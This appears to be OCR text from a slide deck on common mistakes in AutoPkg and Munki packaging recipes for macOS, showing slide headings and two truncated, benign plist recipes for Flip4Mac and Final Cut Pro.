
#9: TECHNICAL CONFUSION




#10: FIND/REPLACE FLUBS




#10: FIND/REPLACE FLUBS



#10: FIND/REPLACE FLUBS




#10: FIND/REPLACE FLUBS



#11: LOOSE LICENSING

Flip4Mac-3.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Description</key>
    <string>Downloads the latest 3.x version of Flip4Mac for OS X [illegible] and
makes a package.</string>
    <key>Identifier</key>
    <string>com.github.autopkg.pkg.Flip4Mac-3</string>
    <key>Input</key>
    <dict>
        <key>PKG_NAME</key>
        <string>Flip4Mac.pkg</string>
        <key>NAME</key>
        <string>Flip4Mac</string>
    </dict>
    <key>MinimumVersion</key>
    <string>0.2.5</string>
    <key>ParentRecipe</key>
    <string>com.github.autopkg.download.Flip4Mac-3</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Arguments</key>
```




#11: LOOSE LICENSING

FinalCutPro.munki.recipe


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>Identifier</key>
    <string>local.munki.FinalCutPro</string>
    <key>Input</key>
    <dict>
        <key>MUNKI_REPO_SUBDIR</key>
        <string>apps/finalcut</string>
        <key>NAME</key>
        <string>Final Cut Pro</string>
        <key>pkginfo</key>
        <dict>
            <key>catalogs</key>
            <array>
                <string>testing</string>
            </array>
            <key>display_name</key>
            <string>%NAME%</string>
            <key>name</key>
            <string>%NAME%</string>
            <key>unattended_install</key>
            <true/>
```

#12: SOFTWARE REGRESSION

#12: SOFTWARE REGRESSION



#13: Side-loading and hijacking




